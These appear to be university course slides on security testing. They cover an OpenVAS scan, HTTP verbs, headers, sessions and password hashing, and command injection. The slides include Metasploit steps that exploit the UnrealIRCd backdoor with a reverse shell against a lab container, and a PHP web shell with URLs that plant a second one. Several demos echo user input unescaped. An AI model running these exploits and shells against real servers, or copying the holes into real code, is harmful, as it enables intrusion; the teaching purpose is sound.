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
- Preliminary setup (if you need to access it from a different machine):
  - `docker exec -it scanner bash`
  - `apt update && apt install -y nano`
  - `nano /etc/default/openvas-gsa`
  - Set `ALLOWED_HEADER_HOST=<ip>`
  - `/etc/init.d/openvas-gsa restart`
- Login as `admin:admin` to https://<ip>
- Navigate to Scan/Tasks
  - New scan against target: `victim`



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Demo: Metasploit Vulnerability scan results

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
- Once finished (in ~20 minutes) you can get a list of all found vulnerabilities
- Identify one relevant vulnerability to try to exploit it
  - E.g., «Check for Backdoor in UnrealIRCd» (CVE-2010-2075)



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Demo: Metasploit
Preparation of the attacker

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- Run the following commands:
  - `apt update`
  - `apt install -y metasploit-framework`

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Demo: Metasploit Exploitation

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- We've identified a potential vulnerability:
  - CVE-2010-2075
- Run `msfconsole` on the `attacker` container

```
search cve-2010-2075
use exploit/unix/irc/unreal_ircd_3281_backdoor
show options
set RHOST victim
set LHOST attacker
show options
show payloads
set payload payload/cmd/unix/reverse_ruby
exploit
```

- No feedback is provided to screen, but by typing commands they'll be executed on the targeted container

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Assignments

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- Use Tenable Nessus as an alternative to OpenVAS
  - You'll need to register on the official website and get a free license
  - Compare the tools and results provided for the same scan
- Identify different vulnerabilities result of the vulnerability scan accomplished and try to exploit it

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Module 4
The HTTP protocol

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Functional and security testing techniques

2023/2024

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Previous assignments

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- *Use Tenable Nessus as an alternative to OpenVAS*
  - *You need to register on the official website and get a free license*
  - *Compare the tools and results provided for the same scan*
- *Identify different vulnerabilities result of the vulnerability scan accomplished and try to exploit it*

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The HTTP protocol

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- The core protocol for web browsing (and not just it)
- All websites «speak» the HTTP protocol
- In HTTP, messages are exchanged between a client and a server
- Messages are composed of different parts
- Messages can be either requests or responses

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HTTP request format

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```
POST / HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (Macintosh;… )… Firefox/51.0
Accept: text/html,application/xhtml+xml,…,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-12656974
Content-Length: 345

-12656974
(more data)
```

Request headers

General headers

Representation headers

Source: https://developer.mozilla.org/en-US/docs/Web/HTTP/Messages

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
HTTP response format



Source: https://developer.mozilla.org/en-US/docs/Web/HTTP/Messages

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
Demo: HTTP request

- Open your browser and enable inspection mode
- Go to the Network tab and start registering executed actions
- Open http://www.google.com
- Analyze the Headers tab



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HTTP request example

CLIENT
(WEB BROWSER)

SERVER
(WEB SERVER)

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HTTP requests format

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- Sample request

```
GET / HTTP/1.1
Host: www.google.com
Accept: text/html
User-Agent: curl/8.1.2
Connection: keep-alive
```

- Details:
  - `GET` identifies the method/verb
  - `/` identifies the requested path (/ identifies the root/home page of the website)
  - `HTTP/1.1` identifies the version of the protocol supported by the browser
  - `Host` (the first header) identifies the related domain name (one server can serve multiple domains)
  - `Accept` identifies the document type expected as a result
  - `User-Agent` identifies the version of the browser and operating system used by the client
  - `Connection` instructs how to manage the connection once the resource is retrieved
  - Two final empty rows (`\r\n\r\n`) identify (in this case) the end of the request

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HTTP response format

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- Sample response:

```
HTTP/1.1 200 OK
Date: Tue, 23 Jan 2024 14:02:27 GMT
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Connection: keep-alive

<page content>
```

- Details:
  - `HTTP/1.1` identifies the protocol accepted/allowed by the server
  - `200` identifies the resulting status code in numeric format
  - `OK` identifies the resulting status code in human-readable format
  - `Date` identifies the date on the server
  - `Cache-Control` headers allow browser/server cached data exchange (useful to save bandwidth)
  - `Server` shows a banner of the web server (e.g. `Apache` or `IIS`, while `gws` identifies Google Web Server)

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Demo: `nc`

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- Open a terminal and run the following command:

```
nc -l 8080
```

- Open the browser and navigate to http://localhost:8080

You should see the request content sent by the browser

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Demo: HTTP request with curl

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
```
curl -v -X HEAD http://www.google.com
```

Request:

```
HEAD / HTTP/1.1
Host: www.google.com
User-Agent: curl/8.1.2
Accept: */*
```



```
HEAD / HTTP/1.1\r\n
Host: www.google.com\r\n
User-Agent: curl/8.1.2\r\n
Accept: */*\r\n
\r\n
```

Response:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: [cut]
Date: Tue, 23 Jan 2024 14:02:27 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Transfer-Encoding: chunked
Expires: Tue, 23 Jan 2024 14:02:27 GMT
Cache-Control: private
Set-Cookie: AEC=[cut]; expires=[cut]; path=/; domain=.google.com; [cut]
```

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HTTP verbs

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- More common verbs are:
  - `GET` for retrieving resources by URL
  - `POST` to send data (e.g., an attachment)
- Other verbs are possible:
  - `PUT`
  - `DELETE`
  - `OPTIONS`
  - `TRACE`
  - `HEAD`

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HTTP GET

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- `GET` is used to request a resource
- E.g., a user wants to open a web page, the browser sends a `GET` request

```
GET /book.php?id=5&page=3 HTTP/1.1
Host: www.freebooks.com
```

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HTTP POST

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- POST is (typically) used to submit HTML form data
- POST parameters must be included in the message body

```
POST /login.php HTTP/1.1
Host: www.portal.com

username=mario.rossi&password=mystrongpassword
```

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HTTP `HEAD`

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- `HEAD` is very similar to `GET`
- It asks just headers of the response, instead of the response body

```
HEAD / HTTP/1.1
Host: www.google.com
```

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HTTP PUT

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- PUT is used to upload a file to the server
- It is a dangerous feature if allowed and misconfigured

```
PUT /path/file.txt HTTP/1.1
Host: www.google.com

<PUT data>
```

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HTTP DELETE

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- `DELETE` is used to remove a file from the server
- Similarly to `PUT`, it must be configured wisely

```
DELETE /path/file.txt HTTP/1.1
Host: www.google.com
```

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HTTP `OPTIONS`

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- `OPTIONS` is used to query the web server for enabled HTTP verbs

```
OPTIONS / HTTP/1.1
Host: www.google.com
```

By using `HTTP/1.0`, it is not required to specify the `Host` parameter:

```
OPTIONS / HTTP/1.0
```

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HTTP `OPTIONS` verb test

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```
curl -X OPTIONS https://example.org -i
```

Request:

```
OPTIONS / HTTP/1.1
Host: example.org
User-Agent: curl/8.1.2
Accept: */*
```

Response:

```
HTTP/1.1 200 OK
Allow: OPTIONS, GET, HEAD, POST
Cache-Control: max-age=604800
Content-Type: text/html; charset=UTF-8
Date: Thu, 11 Apr 2024 12:33:10 GMT
Expires: Thu, 18 Apr 2024 12:33:10 GMT
Server: EOS (vny/044F)
Content-Length: 0
```

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Demo: StudentsService – A NodeJS server accepting different verbs

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- Let’s set up StudentsService, a simple NodeJS server implementing CRUD APIs
  - CRUD stands for CREATE, READ, UPDATE, DELETE
- The aim is to implement an interface (API) to manage entries on a «database»
- In our case, for simplicity, we will not implement a real database
  - For DB implementation, see, e.g., https://dev.to/zagaris/build-a-restful-crud-api-with-node-js-2334 or https://tecadmin.net/create-a-basic-crud-api-in-nodejs-expressjs-and-mysql/

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Demo: StudentsService

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- We work from a Docker container

```
mkdir studentsservice
docker run -p 8080:8080 -v $PWD/studentsservice:/data
-it node bash
```

- We need to use the ExpressJS framework for web service implementation

```
npm install express
```

- We also need to use the `body-parser` library, to manage JSON-formatted input and output

```
npm install body-parser
```

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Demo: StudentsService

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- Our application manages a list of students, represented by their name and email address
- We aim to implement the following methods:
  - `GET`, to retrieve all students registered
  - `POST`, to create a new student
  - `PUT`, to update a student name, given his/her email address
  - `DELETE`, to remove a student
- For direct program code, see `nodeserver.js` file provided

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Demo: StudentsService

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Testing:

- GET

```
curl -v http://localhost:8080/students
```

- POST

```
curl -v -X POST -H 'Content-Type: application/json' -d
'{"name":"Mario Rossi","email":"mario.rossi@unige.it"}'
http://localhost:8080/students
```

- PUT

```
curl -v -X PUT -H 'Content-Type: application/json' -d
'{"name":"Stefano Bianchi"}'
http://localhost:8080/students/mario.rossi@unige.it
```

- DELETE

```
curl -v -X DELETE -H 'Content-Type: application/json'
http://localhost:8080/students/mario.rossi@unige.it
```

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Module 4
The HTTP protocol

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Functional and security testing techniques

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Part 2

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Custom headers

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- Custom headers are great for:
  - Troubleshooting purposes
  - Informational purposes
  - Implementing specific server side logic
    - E.g., tokens management, bandwidth rate limiting
- Naming convention:
  - Use `X-` as initial name of the header
- For instance, Wordpress sends the following headers:

```
X-Powered-By: PHP/5.2.17
X-Pingback: https://www.website.com/xmlrpc.php
```

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Demo: setup a custom header

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- Create a new dedicated folder: `mkdir ~/mycustomheader`
- Enter the folder: `cd ~/mycustomheader`
- Create a `index.php` file with the following content:

```
<?php header('X-mycustomheader: foo'); ?>
<!doctype html>
```

- Create a `Dockerfile` file with the following content:

```
FROM php:8.0-apache
WORKDIR /var/www/html
COPY index.php index.php
EXPOSE 80
```

- Build the container: `docker build -t mycustomheader:latest .`
- Run the container: `docker run -d -p 8000:80 mycustomheader:latest`
- Make a request: `curl -v http://localhost:8000`

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Connection states

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- HTTP is a stateless protocol
  - Every request is independent on the previous ones and concludes with the connection closure
- How to maintain the connection state?
  - For instance, an authenticated user

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Demo: preparation

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- Create a new dedicated folder: `mkdir ~/mystate`
- Enter the folder: `cd ~/mystate`
- Put a sample `index.php` file
- Run the container: `docker run -v $PWD:/var/www/html -d -p 8000:80 php:8.0-apache`
  - In MS Windows, replace `$PWD` with the full path to the folder or use `%cd%` instead
- Make a request: `curl -v http://localhost:8000`

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Demo: passing state parameters (simple implementation through GET)

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```
<?php
  $user = null;
  if(isset($_GET['user'])) $user = $_GET['user'];
?>
<!doctype html>
<body>
<?php
  if(isset($user)) echo "Welcome <b>$user</b>";
  else echo '<form action="/index_get.php" method="GET">Enter your
username: <input type="text" name="user"><input type="submit"
value="login"></form>';
?>
</body>
```

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Demo: passing state parameters (using sessions)

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```
<?php
  session_start();
  $user = null;
  if(isset($_GET['user'])) $_SESSION['user'] = $_GET['user'];
  if(isset($_SESSION['user'])) $user = $_SESSION['user'];
?>
<!doctype html>
<body>
<?php
  if (isset($user)) echo "Welcome <b>$user</b>";
  else echo '<form action="/index_session.php" method="GET">Enter your username: <input
type="text" name="user"><input type="submit" value="login"></form>';
?>
</body>
```

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Demo: passing state parameters (using cookies)

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```
<?php
  $user = null;
  if(isset($_GET['user'])) setcookie('user', $_GET['user']);
  if(isset($_COOKIE['user'])) $user = $_COOKIE['user'];
?>
<!doctype html>
<body>
<?php
  if (isset($user)) echo "Welcome <b>$user</b>";
  else echo '<form action="/index_cookie.php" method="GET">Enter your
username: <input type="text" name="user"><input type="submit"
value="login"></form>';
?>
</body>
```

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Manage passwords

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- Let’s suppose you’ve got users credentials to store on a database
  - E.g., username is `mario.rossi` and password is `mystrongpassword`
  - How do you store credentials?

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One possible solution: encryption

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
What's encryption?




```
result = encrypt(data, secret)
```

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How to crack encryption?

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- When `secret` is disclosed, it is possible to decrypt encrypted contents (`result`, referring to the previous slide) and get the original `data`
  - That's because encryption is a two-way function

- How can an adversary get the value of `secret`?

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A better solution: hashing
Also suggested by OWASP

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What's an hash function?

- A one-way function
  - Impossible to decrypt an hash and obtain the plaintext value
- Maps a wide input to a fixed length output

Encryption (simple case):

```
result = encrypt(data, secret)
```

`decrypt` is the reverse function of `encrypt`

```
data = decrypt(result, secret)
```

Hashing:

```
result = hash(data)
```

No reverse function of `hash` (typically) exists

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How to crack hashing?

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- Strong passwords stored with modern hash algorithms and using hashing best practices are almost impossible to crack
- Attackers can guess our password by:
  - Using lists of password obtained from other compromised websites
  - Using dictionaries or wordlists of common passwords
  - Brute forcing passwords
  - Use rainbow tables
    - `echo -n "pippo"|md5`
    - https://www.md5online.it/index.lm
    - See, e.g., http://project-rainbowcrack.com/table.htm for further information and some tables

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How to protect from rainbow tables?

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- Use salting approaches
  - A salt is a unique, randomly generated string added to each password before the hashing process

    ```
    result = hash('myrandomstring'+data)
    ```
  - It is best practice to define a unique salt for every user
- Salting increases the time needed to crack passwords (e.g., from leaked databases) and protects against pre-computed hashes (e.g., rainbow tables)
- Also, if a salt is unique for every user, it is not possible to verify if two users use the same password
- Modern hashing algorithms automatically salt passwords

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How to manage reversible passwords

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- Different options are possible, although a «real secure» option is not available
  - Sooner or later, the password has to be read in clear text
- Possible options:
  - Use environment variables
    - Often used for Docker environments
  - Store them in encrypted form
    - Potentially, on Docker, passing the encryption/decryption password + salt as an environment variable
  - Hard-code credentials in compiled code
    - Not a good solution, but may be «good-enough»
  - Use ad-hoc libraries
    - E.g., `keyring` for Python, system libraries, etc.

- As additional resources to investigate, have a look at the tokenization concept:
  - See, e.g., https://en.wikipedia.org/wiki/Tokenization_(data_security)
  - See, e.g., *Ogigau-Neamtiu, F. (2016). Tokenization as a data security technique. Zeszyty Naukowe AON, 2 (103), 124-135.*

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[Off-topic] Password management

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How do you manage your own credentials?

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[Off-topic] Password management

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- It is suggested to use password managers
  - A password manager is a software which encrypts all your passwords and stores them securely:
    - On the cloud
      - May not be the better solution, due to past leaks
        - See, e.g., https://www.forbes.com/sites/daveywinder/2023/03/03/why-you-should-stop-using-lastpass-after-new-hack-method-update/
    - On your local drive
      - Can be syncronized through other means
  - The idea is to randomly generate strong passwords and store them on the password manager
    - To unlock the vault on the password manager, you need to know just one unlocking password
  - Several solutions are available, for any OS, also warning users on password leaks
    - See, e.g., KeePass (https://keepass.info) or 1Password (https://1password.com)
    - For further reads before chosing, see https://flashpoint.io/blog/bitwarden-password-pilfering/

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Wireshark

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- Open-source tool for real-time network packet capture and analysis
- Can be downloaded from https://www.wireshark.org
- It supports:
  - Deep packet inspection
  - Filtering and search capabilities
  - Protocol support for diverse analyses
  - Data export in Packet Capture (PCAP) format
- It’s used for:
  - Network troubleshooting
  - Security analysis
  - Protocol development

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Wireshark

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

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Burp Suite

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- Burp Suite is a powerful cybersecurity tool designed for web application security testing
- It can be downloaded for free (Community Edition) from https://portswigger.net/burp
- It provides a comprehensive set of features for finding and exploiting security vulnerabilities in web applications
- It includes (among others) a proxy functionality
  - Intercept and modify HTTP/S traffic between your browser and the target application

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Burp Suite

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

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Demo – Wireshark + Burp Suite

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- Test on www.unige.it
- Differences between the two tools
  - Packet capture vs proxy
- What's happening with SSL/HTTPS?

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Assignments

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- Update our StudentService app to implement database support
- Start from the URL `http://esselungaacasa.it` and analyze custom headers and how tokens are managed
  - Goal: try to set up a simple program able to retrieve data on products available on the shop: while doing that (if nothing changed in the latest weeks) you'll need to manage custom headers including temporary tokens
    - You are not allowed to use browser automation tools such as Selenium

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Module 5
Command injection

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Functional and security testing techniques

2023/2024

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Previous assignments

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- *Update our StudentService app to implement database support*
- *Start from the URL* `http://esselungaacasa.it` *and analyze custom headers and how tokens are managed*
  - *Goal: try to set up a simple program able to retrieve data on products available on the shop: while doing that (if nothing changed in the latest weeks) you'll need to manage custom headers including temporary tokens*
    - *You are not allowed to use browser automation tools such as Selenium*

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Web shells

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- Web shells are malicious scripts or programs uploaded onto a web servers, allowing attackers remote access and control of the server
- They enable various malicious activities including data theft, executing commands, launching attacks, and maintaining persistence
- They can be deployed through vulnerabilities like SQL injection, FTP exploits, or by brute-forcing login credentials
- Detecting web shells can be difficult due to their ability to hide inside of legitimate files and because of their minimal footprint
- It’s possible to deploy security measures like regular code audits, web application firewalls, and access controls can help mitigate the risk of web shell attacks

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Demo: Web shell

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- Create a new dedicated folder: `mkdir ~/mywebshell`
- Enter the folder: `cd ~/mywebshell`
- Create a `index.php` file with the following content:

```
<!doctype html>
<body>
<?php
    if(isset($_GET['cmd']))
            system($_GET['cmd']);
    else
            echo '<form action="/" method="GET">Command: <input type="text"
name="cmd"><input type="submit"></form>';
?>
```

- Short version:

```
<?php system($_GET['cmd']);
```

- Run a PHP container:

```
docker run -d -p 8000:80 -v $PWD:/var/www/html php:8.0-apache
```

- Point the browser to http://localhost:8000

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Testing our web shell

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- http://localhost:8000/?cmd=whoami
- http://localhost:8000/?cmd=ls
- http://localhost:8000/?cmd=ls%20/
- http://localhost:8000/?cmd=echo%20"<?php%20system(\$_GET['cmd']);"%20>webshell.php
- http://localhost:8000/webshell.php?cmd=ls

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Solution: `escapeshellcmd`

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escapeshellcmd

(PHP 4, PHP 5, PHP 7, PHP 8)
